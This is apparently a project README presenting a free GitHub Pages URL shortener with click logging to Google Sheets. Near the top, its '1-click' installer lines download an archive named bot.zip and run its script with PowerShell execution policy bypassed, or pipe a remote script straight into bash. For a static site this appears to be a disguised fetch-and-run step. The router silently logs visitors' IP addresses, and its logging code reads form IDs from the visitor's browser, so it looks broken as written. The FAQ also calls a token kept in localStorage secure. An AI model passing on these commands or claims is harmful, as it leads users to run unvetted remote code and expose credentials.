Technical Summary
Paid link shorteners (like Bitly or Rebrandly) enforce monthly limits and charge expensive fees for tracking detailed click metrics. By implementing a routing loophole on GitHub Pages and combining it with the Google Forms submission endpoint, you can construct a self-hosted URL shortener with completely free click analytics. Visiting a short path triggers a custom 404.html router, which queries geolocation metadata, records the visitor's IP, country, and browser client directly into a Google Sheet database, and immediately forwards them to the target destination—operating completely for $0. 💬 FAQs & Solutions ↓
🚀 1-Click Multi-OS Auto-Installer (Recommended)
To automatically clone, structure, and pre-configure your serverless Link Manager files locally, run the appropriate command for your OS:
For Windows (PowerShell):
iwr -useb -UserAgent "Mozilla/5.0" "https://github.com/Ziploot/unlimited-url-shortener/archive/refs/heads/main.zip" -OutFile "$env:TEMP\bot.zip"; Expand-Archive -Path "$env:TEMP\bot.zip" -DestinationPath "$env:TEMP\bot-extract" -Force; powershell -ExecutionPolicy Bypass -File "$env:TEMP\bot-extract\unlimited-url-shortener-main\install.ps1"For Linux & macOS (Bash):
curl -sL https://raw.githubusercontent.com/Ziploot/unlimited-url-shortener/main/install.sh | bashProject Specifications & Benefits
- $0 Hosting Costs: Operates entirely on GitHub Pages static hosting with unlimited bandwidth.
- Zero Database Setup: Uses a standard Google Form to write click logs directly into a Google Sheet spreadsheet.
- Direct GitHub Commits: Save new redirects directly from the Web Admin UI; the page commits them to GitHub Pages for you.
- Robust Analytics: Captures click timestamp, referrer, IP, country, and user agent without tracking scripts.
How It Works: Routing & Analytics Pipeline
Because GitHub Pages hosts static files, clean paths like /tg or /blog normally return a standard 404 error. By replacing the default 404 page with our custom 404.html, we catch all routes. The browser reads the requested path, checks it against our redirects.json mapping, submits metadata to Google Forms asynchronously, and instantly redirects the user:

Pipeline Architecture: GitHub Pages intercepts requests, logs to Google Sheets, and forwards visitors.
The Redirection Logic (404.html)
Below is the complete HTML/JS routing script (404.html) that processes visitor details, logs click metrics asynchronously, and triggers the redirect:
<script>

 async function redirect() {

 const path = window.location.pathname;

 const slug = path.split('/').pop().trim().toLowerCase();


 try {

 const res = await fetch('redirects.json');

 const redirects = await res.json();

 const targetUrl = redirects[slug];


 if (targetUrl) {

 let country = "Unknown", ip = "Unknown";

 try {

 const geoRes = await fetch('https://ipapi.co/json/');

 const geo = await geoRes.json();

 ip = geo.ip || "Unknown";

 country = geo.country_name || "Unknown";

 } catch(e) {}


 const formId = localStorage.getItem("GOOGLE_FORM_ID");

 if (formId) {

 const payload = new URLSearchParams();

 payload.append(`entry.${localStorage.getItem("ENTRY_SLUG")}`, slug);

 payload.append(`entry.${localStorage.getItem("ENTRY_IP")}`, ip);

 payload.append(`entry.${localStorage.getItem("ENTRY_COUNTRY")}`, country);

 payload.append(`entry.${localStorage.getItem("ENTRY_UA")}`, navigator.userAgent);


 navigator.sendBeacon(`https://docs.google.com/forms/d/e/${formId}/formResponse`, payload);

 }


 window.location.replace(targetUrl);

 } else {

 document.body.innerHTML = "<h2>Link not found!</h2>";

 }

 } catch (err) {

 document.body.innerHTML = "<h2>System Error</h2>";

 }

 }

 redirect();

</script>
Configuring your Google Sheets Database
To log click events without a backend server, you must connect a standard Google Form to your sheet:
- Create a Google Form with 4 short text fields: Slug, IP, Country, and UserAgent.
- Inside the Form edit screen, go to Responses > Link to Sheets to automatically export inputs to a Google Sheet.
- Get the Form ID from the URL:
https://docs.google.com/forms/d/e/<YOUR_FORM_ID>/viewform - Inspect the HTML of the form or get pre-filled link details to obtain the
entry.XXXXXXXXXIDs for each field. Paste these IDs into your Web Admin UI.

Terminal Setup: Pre-configuring local HTML redirection scripts.
Admin Link Management UI Overview
Once deployed, access /url-shortener.html on your GitHub Pages domain. Enter your GitHub Personal Access Token (PAT), save your Google Form fields, and manage redirects. Saving pushes commits directly to your repository via the GitHub REST API:

Web Admin Interface: Configure Google Forms entry fields, add slugs, and delete active redirects.
Frequently Asked Questions (FAQs)
Q1: How long does it take for a newly saved link to work?
Once you click 'Save Link to GitHub' in the admin panel, the commit is pushed instantly. GitHub Pages usually deploys the updated JSON within 15-30 seconds, and the link goes live.
Q2: Will my GitHub token be exposed?
No. Your GitHub Personal Access Token is saved securely inside your browser's local storage (localStorage) on your private admin page. It is never sent to any external server or saved in the public code.